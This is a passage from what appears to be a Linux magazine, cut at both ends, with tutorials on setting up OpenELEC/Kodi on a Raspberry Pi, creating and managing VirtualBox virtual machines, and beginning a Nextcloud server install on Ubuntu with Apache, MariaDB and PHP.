The OpenELEC splash screen will appear, at which point it'll tell you it's resizing the card – it's basically creating a data partition on which you can store media locally if you wish. After a second reboot, you'll eventually find yourself presented with an initial setup wizard for Kodi itself.

If you've not got a mouse plugged in, use Tab or the cursor keys to navigate between options, and Enter to select them. Start by reviewing the hostname – OpenELEC – and changing it if you're going to run a media server and the name isn't obvious enough already. Next, connect to your Wi-Fi network by selecting it from the list and entering your passphrase. You can then add support for remote SSH access as well as Samba (see *SSH Access* box, above).

You can now control Kodi remotely if you wish via your web browser: type **192.168.x.y:80** into your browser (substituting **192.168.x.y** with your Pi's IP address). Switch to


the Remote tab and you'll find a handy point-and-click on-screen remote to use – what isn't so obvious is that your keyboard now controls Kodi too, as if it were plugged into your Pi directly. You'll also see tabs for movies, TV Shows and music – once you've populated your media libraries you'll be able to browse and set up content to play from here.

This approach relies on your PC or laptop being in line of sight of your TV – if that's not practical, press your tablet or phone into service as a remote control instead. Search the Google Play store for *Kore* (Android) or the App Store for *Kodi Remote* (iOS) and you'll find both apps will easily find your Pi and let you control it via a remote-like interface.

By default, OpenELEC uses DHCP to connect to your local network – if your Pi's local IP address changes, it can be hard to track it down in your web browser for remote configuration. Change this by choosing System > OpenELEC > Connections, selecting your connection and hitting Enter. Choose 'Edit' from the list and pick IPv4 to assign a static IP address you'll be able to use to always access Kodi in future. You can simply stick with the currently assigned address, or pick another. Make sure you select 'Save' to enable the change. If all of this sounds like too much bother, check out the box on SSH (see *SSH Access* above) for a way to change the underlying configuration files instead.

## Quick tip

By default, you only need a username ('kodi') to connect your remote PC or mobile to control Kodi – it's probably a good idea to add a password too – navigate to System > Settings > Services > Web Server to add a password and change the username.



► Kodi employs the use of scrapers to automatically grab artwork and metadata for your media files based on their filename and folder structure.

## Quick tip

Want to update OpenELEC to the latest build? First, download the latest update file (in TAR format) from <http://openelec.tv/get-openelec> and open File Manager and click Browse Network. Double-click your OpenELEC device and copy the TAR file into the Update folder. Reboot OpenELEC and you'll find the update will be applied.


### » Set up libraries

The first thing to do is add your media to your library. Kodi supports a wide range of containers and formats, so you should have no problem unless you've gone for a particularly obscure format. Check the box (see *Add Content to your Library*, below) for advice on naming and organising your media so that allows Kodi to recognise it and display extra information about TV shows and movies. This uses the help of special 'scrapers': tools that extract metadata from online databases such as movie titles, TV episode synopses and artwork to pair them with your media files for identification.

Where should you store this local content for Kodi to get at it? If your micro SD card is large enough – we'd suggest 64GB or greater – then you can store a fair amount of video and music on there. You can transfer files across the local network – open File Manager and opt to browse your network. Your OpenELEC device should show up – double-click the file sharing entry and you'll see folders for Music, Pictures, TV Shows and Videos – simply copy your files here to add them to your library. Once done, browse to Video or Music and the media files should already be present and accounted for, although at this point in time they've not been assigned a scraper to help you identify them yet.

It can be slow copying files across in the network – you can transfer files directly to the card when it's mounted in a card reader on your PC, but you'll need to access File Manager as root to do so – in Ubuntu, eg, typing `$ gksudo nautilus` and hitting Enter will give you the access you need. A simpler option – if you have a spare USB port on your Pi – is to store your media on an external thumb or hard drive. Just plug the drive into your Pi, browse to Videos or Music and choose the 'Add...' option. Click 'Browse' and select the top-level folder containing the type of media you're adding – TV, movies or music.

If you've plugged in a USB device, you'll find it under root/media, while NAS drives are typically found under 'Windows Network (SMB)'. Once selected, click 'OK'. The Set Content dialogue box will pop up – use the up and down arrow buttons to select the type of media you're cataloguing and verify the selected scraper is the one you want to use. Check the content scanning options – the defaults should be fine for most people – and click 'Settings' to review advanced options (you may want to switch certification country to the



**» The Amber skin is a beautiful alternative to the more functional Confluence default. Sadly, there's no access to the OpenELEC configuration menu from it.**

UK for movies, eg). Click 'OK' twice and choose 'Yes' when prompted to update the library.

Once done, you'll find a new entry – Library – has been added to the media menu on the main screen. This gives you access to your content with filters such as genres, title or year to help navigate larger collections. Now repeat for the other types of media you have. If you want to include multiple folder locations within single libraries, you'll need to browse to the Files view, then right-click the library name (or select it and press c on the keyboard) to bring up a context menu. Select 'Edit Source' to add more locations, and 'Change Content' to change the media type and scraper if necessary.

The smartest thing to do with any digital media library is host it on a media server, which allows you to easily access it from other devices on your network and – in some cases – over the wider internet. Kodi has UPnP media server capabilities that work brilliantly with other instances of Kodi on your network as well as making your media accessible from other compatible clients. Media servers can be quite demanding, so we don't recommend using a Pi Zero or Pi Model B+. Instead, set it up on your most powerful PC (or Pi 2/3) and use OpenELEC to connect to it as a client.

As media servers go, Kodi's is rather basic. If you want an attractive, flexible server then see our Emby guide [Features, p32, LXF204]. Pair this with the Emby for Kodi add-on and you can access your Emby-hosted media without having to add it to your Kodi library. A similar add-on exists for users of Plex Media Server too, PleXBMC (<http://bit.ly/PleXBMC>), providing you with an attractive front-end.

## Add content to your library

Kodi works best with your locally stored digital media, but for it to recognise your TV shows from your music collection you need to name your media correctly and organise them into the right folders too.

Kodi supports the same naming convention as its rival services Emby

and Plex – we recommend using the following table to help:

Need to rename files in a hurry? Then Filebot ([www.filebot.net](http://www.filebot.net)) is your new best friend. It checks file data against an enormous catalogue and assigns relevant metadata automatically.



**» Name your media files up correctly if you want them to appear fully formed in your media library.**

Type	Folder Structure	Syntax	Example
Music	Music\Artist\Album	artist – track name	Music\David Bowie\Blackstar\david bowie – lazarus.mp3
Movies	Movies\Genre\Movie Title	title (year)	Movies\Sci-Fi\Star Trek\star trek (2009).mkv
TV shows	TV\Genre>Show Title\Season	tvshow – s01e01	TV\Sci-Fi\Fringe\Season 5\fringe - s05e09.mkv
Music videos	Music Videos\Artist	artist – track name	Music Videos\A-ha\A-ha – velvet.mkv

If you want access to other UPnP servers via Kodi without any bells and whistles, then browse to System > Settings > Services > UpnP/DLNA and select 'Allow remote control via UPnP'. You can also set up Kodi as a media server from here: select 'Share my libraries' and it should be visible to any UPnP client on your network, although you may have to reboot.

Performance is going to be an issue on lower-powered devices, such as the Pi, and while the Pi 2 and 3 are pretty responsive out of the box, the Pi Zero may struggle at times. It pays, therefore, to try and optimise your settings to give your Pi as much resources as it needs to run smoothly. Start by disabling unneeded services – look under both System > OpenELEC > Services (Samba isn't needed if you're not sharing files to and from Kodi, eg) and System > Settings > Services (AirPlay isn't usually required). Incidentally, while you're in System > Settings, click 'Settings level: Standard' to select first Advanced > Expert to reveal more settings.

One bottleneck for Pi devices is dealing with large libraries – give it a helping hand by first going to Settings > Music > File lists and disabling tag reading. Also go into Settings > Video > Library and disable 'Download actor thumbnails'. You can also disable 'Extract thumbnails and video information' under File Lists.

The default Confluence skin is pretty nippy, although if you suffer from stutter when browsing the home screen, consider disabling the showing of recently added videos and albums: select Settings > Appearance, then click Settings in the right-hand pane under Skin. Switch to 'Home Window Options' and de-select both 'Show recently added...' options.


Speaking of Confluence, if you don't like the default skin, then try Amber – it's beautiful to look at, but easy on system resources. You do lose access to the OpenELEC settings when it's running, but you can always switch back to Confluence temporarily or use SSH for tweaks, if necessary. ■

## Add catch-up TV to your streaming stick



### 1 Add BBC iPlayer

Browse to Videos > Add-ons. Select 'Get more...', then scroll through the list and find 'iPlayer WWW'. Select this and choose 'Install'. Once installed you'll be able to access it through Videos > Add-ons for access to both live and catchup streams. Configure subtitles and other preferences via System > Settings > Add-ons > iPlayer WWW.



### 3 Finish installation

Now select 'Install from repository' followed by .XunifyTalk Repository > Video add-ons, scroll down and select ITV. Choose Install and it should quickly download, install and enable itself. Go to Videos > Add-ons to access live streams of six ITV channels, plus access the past 30 days of programmes through ITV Player – a big improvement on the standard seven days offered on most platforms.

### 2 Get ITV Player

Navigate to System > File Manager. Select 'Add Source' followed by '<None>', enter <http://www.xunitytalk.me/xfinity> and select 'Done' followed by 'OK'. Hit Esc then choose System > Settings > Add-ons > Install from ZIP file. Select xfinity from the list of locations, select 'XunifyTalk\_Repository.zip', hit Enter and wait for it to be installed.



### 4 UKTV Play

Follow the instructions for ITV Player to add <http://srp.nu> as a source, then add the main repository via SuperRePo > isengard > repositories > superepo. Next, choose Install from repository > SuperRepo > Add-on repository > SuperRepo Category Video. Finally, add UKTV Play from inside the SuperRepo Category Video repo to gain access to content from UKTV Play's free-to-air channels.

# VirtualBox: Virtualisation

We reveal how virtualisation software can tap into your PC's unused processing power to help you run multiple operating systems.

**T**oday's multi-core PCs are built to run multiple tasks simultaneously, and what better way to tap into all that power than through virtualisation? Virtualisation, and in particular hardware virtualisation, is the process of splitting a single physical PC (known as the 'host') into multiple virtual PCs (referred to as 'guests'), each capable of working and acting independently of the other.

Virtualisation software allows the host to carve up its memory, processor, storage and other hardware resources in order to share individual parcels with one or more guests. If your PC is powerful enough, you can run multiple virtual machines in parallel, enabling you to effectively split your computer in two to perform different tasks without having to tie up multiple PCs.

Virtualisation isn't simply a means of dividing up computing power, though. It also enables you to easily run alternative operating systems in a safe, sandboxed environment – your guest PC can be isolated [in theory – Ed] from your host, making it safe to experiment with new software or simply try out a different flavour of Linux, for example. It can also be used for compatibility purposes – you may have switched from Windows, for instance, but want access to a virtual Windows machine to run old programs without having to use a dual-boot setup.

It goes without saying that the faster and more powerful your PC, the better equipped it is to run one or more virtual machines. That said, if performance isn't the be-all and end-all of your virtualisation experiments, then it's perfectly possible to run a single virtual machine in even relatively low-powered environments.

### Choose VirtualBox

There are many virtualisation solutions available for Linux, but what better way to meet your needs (or even just dip

your toes in the water) than with the open-source solution, *VirtualBox*? *VirtualBox* may be free, but it's still a powerful option that offers both a friendly graphical front-end for creating, launching and managing your virtual machines, plus a raft of command-line tools for those who need them.

An older version of *VirtualBox* is available through the *Ubuntu Software Center*, but for the purposes of this tutorial we're going to focus on the newer version 5.x branch, which you can obtain from [www.virtualbox.org/wiki/Linux\\_Downloads](http://www.virtualbox.org/wiki/Linux_Downloads).

You'll find that a variety of different builds exist, each one geared towards a specific distro (or distro version). Both 32-bit (i386) and 64-bit (AMD64) links are provided to downloadable and clickable Deb files, or you can follow the instructions provided to add the appropriate *VirtualBox* repository to your sources list.

Once it's installed, the quickest way to get started is to launch *VirtualBox* through the Dash. This opens the *Oracle VM VirtualBox Manager*, which is where all your virtual machines can be listed (and organised into groups). It's also where you create new VMs from scratch, but before you begin, select File > Preferences to change the default machine folder if you want to store your virtual machine settings somewhere other than your own home folder. This isn't a critical step, but as each guest may consume gigabytes of space for its own needs, you may prefer to choose a dedicated drive (or one with lots of free space). If you're looking to purchase a drive for your virtual machines, then consider an SSD to add zip to your VM's performance.


### Create your first VM

With your virtual machine folder set, click 'OK' and then click the 'New' button to create your first virtual machine. The Create Virtual Machine Wizard works in either of two ways, Guided or Expert, with the latter putting the three configuration steps in a single window. Start by selecting your chosen OS and version from the two drop-down menus – *VirtualBox* supports all the major OSes, including BSD, Solaris and IBM OS/2 in addition to Windows, OS X and – of course – Linux. The Version drop-down changes depending on your initial selection; all the major distros as well as Linux kernel versions from 2.2 onwards are available.

It's important to choose the right OS and version because this will ensure that other machine settings are set so they're compatible. You'll see this immediately when the 'Memory size' slider changes to match the OS. This will be set to a comfortable minimum setting, so feel free to alter it using the slider – it's colour-coded green, amber and red to help you set the memory to a level that's comfortable for your host PC.

### Quick tip

To give your VMs a speed boost, enable VT-x/AMD-V acceleration. First, visit <http://bit.ly/1NfLGx2> to see if your processor is supported. If it is, make sure support is enabled in your PC's BIOS or UEFI – check your motherboard manual or website for instructions.



VirtualBox enables you to set up, manage and run multiple guest machines from the comfort of your desktop.

## Headless setup

One way to maximise your host PC's resources is to run your virtual machine headless. This means there's no way of interacting with that VM on the host PC; instead, you access it remotely using the Remote Display Protocol (RDP). First, make sure you have the VirtualBox Extension Pack installed – this provides support for *VirtualBox*'s implementation of RDP – then enable it on your VM via Settings > Display > Remote Display tab by ticking 'Enable Server'. You'll need to change the default port (3389) if you're setting up multiple VMs in this way – choose unique ports for each between 5000 and 5050.

Once it's configured, you can launch your VM from the Terminal via one of two commands:

```
VBoxHeadless --startvm <uuid\vmname>
```


**VBoxManage startvm "VM name" --type headless**

Alternatively, hold Shift as you click the VM in the VirtualBox Manager, and you'll be able to monitor its progress from the Preview window before switching to your remote computer.

When it comes to accessing your headless VM from another PC, the *rdesktop* client is built into most distros, but *VirtualBox* also ships with *rdesktop-vrdp*, which gives your guest access to any USB devices plugged into the PC you're sat at. Use the following command:

```
rdesktop-vrdp -r usb -a 16 -N 192.168.x.y:0000
```

Replace **.x.y** with your host PC's IP address, and **0000** with the port number you allocated (**3389** by default).



➤ Run your VM headless to cut resource usage if you plan to access it remotely.

The figure you set is actual host RAM, not virtual memory, so be sure to leave enough for your PC's other tasks (including the running of *VirtualBox* itself).

The final option is to create a virtual hard disk. This basically starts out as a single file that represents your guest's hard drive, and will splinter off only when you start working with snapshots (*pictured below*). In most cases, leave 'Create a virtual hard disk now' selected and click 'Create', at which point you'll need to set its size, location (click the little folder button to choose a different location from the default), file type and how the virtual file will behave. For these latter options, the defaults of 'VDI' and 'Dynamically allocated' usually work best; the latter ensures that the physical file containing your virtual hard drive's contents starts small and grows only as it's filled with data. Click 'Create' and your virtual machine is ready and waiting for action.

## Virtual hardware tweaking

It's tempting to dive straight in and start using your new virtual machine, but while the basic hardware settings are in place, you should take the time to ensure it has all the power and resources it needs to function as you want it to. You can always tweak these settings later, but the best time to set it up is before you begin.

Select your new virtual machine and click the 'Settings' button. Switch to the System tab, where you'll find three tabs: Motherboard, Processor and Acceleration. You can tweak your VM's base memory from the Motherboard tab, as well as switch chipset, although unless you need PCI Express support the default PIIIX should be fine in most cases. The Pointing Device is set to 'USB Tablet' by default, but there's a 'PS/2 Mouse' option for legacy purposes.

The Extended Features section should already be set up according to the OS you've chosen, but if you'd like your virtual machine to have a UEFI rather than a BIOS, tick 'Enable EFI' here. Note, however, that this works only for Linux and OS X; Windows guests aren't (yet) supported.

If you have a multi-core CPU installed, switch to the Processor tab to allocate more than a single core to your VM, making sure you don't attempt to allocate more cores than your processor physically possesses (Hyperthreading should be discounted). You may also need to tick 'Enable PAE/NX' if your virtual machine needs access to more than 4GB of RAM on a host PC with an older 32-bit processor.

The Acceleration tab allows you to tap into the processor's virtualisation features if they exist – see the tip for details.

## Other key settings


Switch to the Display tab to configure your virtual graphics card. Start by allocating as much memory as you think you'll need, and also tick the 'Enable 3D Acceleration' box to improve performance across all your VMs. If you're running a Windows virtual machine, then tick the 2D option too. Switch to the Remote Display tab if you'd like to access your VM remotely. The Video Capture tab makes it possible to record your VM screen as a video should you want to do so – the former feature requires the *VirtualBox* Extension Pack, which we'll talk about shortly.

The Storage tab is where you can configure the internal storage of your virtual PC – by default your virtual hard drive is added to the SATA controller, from where you can add more drives. You'll also see that a single DVD drive is also added to the IDE controller. Select it and click the little disc button next to the Optical Drive drop-down to select a physical drive or mount an ISO disk image as a virtual drive instead. Tick the 'Passthrough' option if you'd like to be able to write discs, play audio CDs or watch encrypted DVDs.

The options in the Audio and Serial Ports tabs are largely self-explanatory, but if you plan to make your guest VM visible over your local network for the purposes of sharing files and other resources, then select 'Network' and change the NAT setting to 'Bridged Adapter'. Other configurations are also available from here – 'NAT Network', eg, allows you to create a network of VMs that can see and interact with each other while remaining invisible to the host. NAT networks are



Make use of the *VirtualBox* Manager's new Group feature to organise your VMs into user-defined categories: right-click the first VM in the list and choose 'Group'. Right-click the group header and choose 'Rename', then create new machines directly from this group or drag other guests into it to assign them to the group.



➤ The ability to take snapshots of your virtual machines makes them particularly suitable as test beds.

# Software

- » configured independently via *VirtualBox*'s File > Preferences menu (look under Network).

## Working with USB peripherals

The USB tab is where you can capture specific USB devices for use in your VM. However, before you can use this feature, you need to make sure you add your username to the **vboxusers** group on your host PC using the following command in the Terminal:

```
sudo usermod -a -G vboxusers <username>
```

Once this is done, your USB devices will become visible to your *VirtualBox* guests. Note that *VirtualBox* supports only the older USB 1.1 implementation by default, but you can install the *VirtualBox* Extension Pack to add support for USB 2.0 and USB 3.0 among other extras (including PCI and host webcam passthrough). Download this Extension Pack from [www.virtualbox.org](http://www.virtualbox.org), but note the licence restrictions: unlike *VirtualBox*, it's not open source and is free for 'personal evaluation' only.

You can easily connect to USB devices within your guest on the fly – click the USB button on the guest machine window and select your target peripheral from the list – but adding specific USB Device Filters here makes it possible to automatically capture specific devices when the VM boots. One example of where this could be handy is if you set up a VM as a headless TV server – it would allow the VM to take control of your USB TV stick the moment it starts. We cover the Shared Folders tab in the 'Share data' box below, while the User Interface tab allows you to specify which menu options are made available to this guest.

## Your first boot

With your VM's hardware set up, you're ready to go. You need to point your virtual CD/DVD drive towards an ISO file (or

physical disc) containing the installer of the OS you wish to emulate, then start the VM and follow the prompts to get started. Once running, your virtual machine acts in exactly the same way your main PC does – click inside the main window and your mouse and keyboard may be 'captured' by the VM, allowing you to work inside it. To release these back to your host PC, press the right-hand Ctrl key.

Once you've installed your target OS in the guest machine you'll need to install the Guest Additions – a series of drivers and applications that enhance the VM's performance. Key additions include a better video driver supporting a wider range of resolutions and hardware acceleration, mouse pointer integration, which allows you to more easily move the mouse between host and VM without it being captured, and support for shared folders.

Installing these for Windows guests is as simple as selecting Devices > Insert Guest Additions CD image... After a short pause, the setup wizard should appear. Things are a bit more complicated for Linux guests – see chapter 4.2.2 under *VirtualBox*'s Help > Contents menu for distro-by-distro guides. Once you've followed the prerequisites, open the file manager and browse to the root of the Guest Additions CD, then right-click inside the window and choose 'Open in Terminal'. Once the Terminal window opens, the following command should see the additions installed:

```
sudo sh ./VBoxLinuxAdditions.run
```

After rebooting you should be able to resize your VM window to the desired resolution simply by clicking and dragging on it – have the Displays panel open in your guest when you're doing this to verify the dimensions as you resize.

## Take a snapshot


Your VM is now set up and ready for action. It should work in exactly the same way as any physical machine, but it has one

## Share data

Getting data to and from your VM is a critical part of virtualisation, and *VirtualBox* makes this as simple as possible. The obvious way is to set up a bridged network as described earlier, then create shared folders with which you can swap data over your network, but there are other handy sharing tools provided too.

The Shared Folders feature works best with guests you don't want exposed to the wider network, and also allows you to make folders available from your host without sharing them on the network. Open your VM's settings and go to the Shared Folders tab and you can specify a folder on your host PC that's made available to your guest: click the plus ('+') button, select the folder you want to share and change its display name on your guest if necessary. You can also elect to make the folder read-only to the guest, have it mount automatically when the VM starts and, last but not least, choose 'Make Permanent' to have the shared folder persist beyond the current VM session.

Open the Devices menu and you'll find two other ways of sharing too: Shared Clipboard allows you to share the contents of the clipboard between host and guest (this can be limited to one-way sharing, or made bi-directional). You can also implement Drag-and-Drop, another way to quickly share files between host and guest by dragging files into and out of the guest machine window.



» Make life (and file-sharing) easy: you can configure *VirtualBox* to allow you to quickly transfer files to and from your guest using drag-and-drop.

crucial advantage: snapshots. Snapshots let you take one-click backups of your guest at a specific point in time. You can then proceed secure in the knowledge you can roll back to the snapshot and undo all the changes you've made since.

You can create snapshots while your machine is powered off, or during use – just select Machine > Take Snapshot to do so. Give your snapshot an identifiable name, and also add a description if you wish, then click 'OK'.

When you take a snapshot, *VirtualBox* starts recording changes to the drive in a different file. If you delete a snapshot, those changes are merged back into the main file, while if you roll back to an earlier snapshot (or the base image), the snapshot's changes are lost unless you create an additional snapshot when prompted. VMs support multiple snapshots, and you can even move between them, allowing you to create multiple setups from within a single guest.

## Terminal use

*VirtualBox*'s user interface may be a convenient way to get started with virtualisation, but once you're up and running you'll be pleased to learn there are a number of command-line tools you can employ if that works better for you. You can even bypass the graphical *VirtualBox Manager* entirely if you're willing to learn the rather lengthy list of sub-commands for the *VBoxManage* tool, such as `createvm` and `startvm`, but even if you're happy with the point-and-click approach, there are a number of tools you should take a closer look at.

The first is *VBoxSDL* – if you'd like to launch your VM in a 'pure', distraction-free environment (so none of the controls offered by the default VM window), this is the tool for you. Its usage is pretty straightforward:

```
VBoxSDL --startvm <vmname>
```

Replace `<vmname>` with the name of your VM (or its UUID if you prefer). Once it's running, you'll not only have



access to the menu commands offered by the main *VirtualBox* window, but some handy shortcuts you can employ while pressing the host key (the right Ctrl key by default): f toggles full-screen view on and off, while n takes a snapshot. Press h to press the ACPI power button, p to pause and resume, q to power off or r to reset. Finally, press Del in conjunction with the host key and you'll send a Ctrl+Alt+Del to the guest machine. Alternatively, shut down your VM using the *VBoxManage* tool – just type the following command to initiate the ACPI power button, eg:



```
VBoxManage controlvm "VM name" acpipowerbutton
```

Another handy command-line tool is *VBoxHeadless*, which enables you to run your virtual machine headless. To do this – and allow yourself to access it remotely from another computer (*check out our Headless setup box*).

Whether you plan to use *VirtualBox* from the command line or its GUI, you'll find it's packed with powerful and useful features that will convert you to the possibilities and power of virtualisation. You'll wonder how you ever coped before! ■

➤ Remove all the desktop paraphernalia and run your guest in a lean, distraction-free window using *VBoxSDL*.

## Extend the size of your VM drive



### 1 Consolidate snapshots

If your VM contains snapshots, the resizing process will affect only the original base image. To resolve this, right-click the VM and choose Settings, then append `-old` on to the end of its name. Click 'OK', right-click the VM again, but this time choose Clone. Click 'Expert Mode', then rename it and verify that 'Full Clone' and 'Current machine state' are selected before clicking 'Clone'.

### 2 Resize virtual drive

Close *VirtualBox*, open Terminal and navigate to the folder containing your VDI file. Now type the following command, replacing `drivename.vdi` with the filename of your particular VDI file:

```
VBoxManage modifyhd "drivename.vdi" --resize 10000
```

The resize figure is in MB, so 10000 equals 10,000MB or 10GB.

### 3 Extend partition

The drive concerned has been resized, but you'll now need to repartition it. Boot your VM having attached an ISO of the *Gparted* Live CD and then use that to move partitions around to use the extra space – you may have to resize the extended partition first, then move the swap volume to the end before resizing the partition from the left to make the space available.

# Nextcloud: Share your files

Remote storage silos are a dime a dozen, but be wary of their privacy policies. We explain how to set up your own and keep control.

## Quick tip

You can install Nextcloud on Ubuntu Server simply with `sudo snap install nextcloud`. This however robs you of all the custom configuration options available during a manual install.

**O**nline storage services such as Dropbox offer a convenient option for accessing and sharing data anywhere on the planet. Yet the convenience comes at a cost, and the very idea of transferring our files to a remote server, outside of our jurisdiction, seems rather strange in the post-Snowden era. This is where Nextcloud steps in. It offers all the conveniences of an omnipresent storage service while keeping you in charge of your private data. The open source data sharing server is brimming with features for both home and large-scale enterprise users. With Nextcloud you can store, sync and share not just your data but your contacts and calendars. It also boasts of advanced features such as single sign-on capability, theming for custom branding, custom password policy, secure WebRTC conferencing, Collabora Online Office integration and more. If that's not enough, in addition to the core functions you also get a host of additional useful add-ons.

## Paint the sky

You'll have to lay the foundation before you can install Nextcloud. We'll setup Nextcloud on top of an Ubuntu Server 16.10 installation and begin by making sure our installation is up to date with `sudo apt update && sudo apt upgrade`.

We'll then fetch and install the individual components that make up the popular LAMP stacks. First up is the Apache web server which can be installed with `sudo apt install apache2 apache2-utils`. Next up is *MariaDB* which is a drop-in replacement for *MySQL*. Install it with `sudo apt install mariadb-server mariadb-client`. Straight after it's installed, run *MariaDB*'s post installation security script with `sudo mysql_secure_installation`. The script takes you through a small

command-line wizard to help you setup a password for the database server's root user and setup some other defaults to harden the database installation.

Then comes PHP which you can fetch along with all the required modules with `sudo apt install php libapache2-mod-php php-fpm php-cli php-json php-curl php-imap php-gd php-mysql php-xml php-zip php-intl php-mcrypt php-imagick php-mbstring`. By default PHP has defined very conservative limits which will prevent you from uploading large files into your Nextcloud server. The following commands will increase the PHP memory limit to 512MB, and take the upload and individual post size to 250MB:

```
$ sed -i "s/memory_limit = .*/memory_limit = 512M/" /etc/php/7.0/fpm/php.ini
$ sed -i "s/upload_max_filesize = .*/upload_max_filesize = 250M/" /etc/php/7.0/fpm/php.ini
$ sed -i "s/post_max_size = .*/post_max_size = 250M/" /etc/php/7.0/fpm/php.ini
```

Lastly, ensure that the PHP module is loaded in Apache with `sudo a2enmod php7.0` before you restart the web server with `sudo systemctl restart apache2`.

Next we'll create a database and a Nextcloud user in *MariaDB*. Log into *MariaDB* database server with the following command:

```
$ mysql -u root -p
```

